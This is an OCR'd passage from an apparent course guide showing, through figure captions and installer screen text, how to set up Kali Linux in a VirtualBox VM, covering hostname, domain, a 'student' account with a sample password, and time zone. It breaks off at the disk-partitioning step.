
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

kali

Screenshot
Go Back
Continue
Right Ctrl

Figure 10 – Set the host name as default




Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

Figure 11 – Leave domain blank



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Set up users and passwords


A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:

student

Figure 12 – Set username to student



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Set up users and passwords


Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.

Username for your account:

student

Screenshot
Go Back
Continue
Right Ctrl

Figure 13 – Set account name to student


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

Choose a password for the new user:

Security1

☑ Show Password in Clear

Please enter the same user password again to verify you have typed it correctly.


Re-enter password to verify:

Security1

☑ Show Password in Clear

Screenshot
Go Back
Continue
Right Ctrl

Figure 14 – Set password


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Configure the clock


If the desired time zone is not listed, then please go back to the step "Choose language" and select a country that uses the desired time zone (the country where you live or are located).

Select your time zone:

Eastern
Central
Mountain
Pacific
Alaska
Hawaii
Arizona
East Indiana
Samoa

Screenshot
Go Back
Continue
Right Ctrl

Figure 15 – Select time zone


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Partition disks

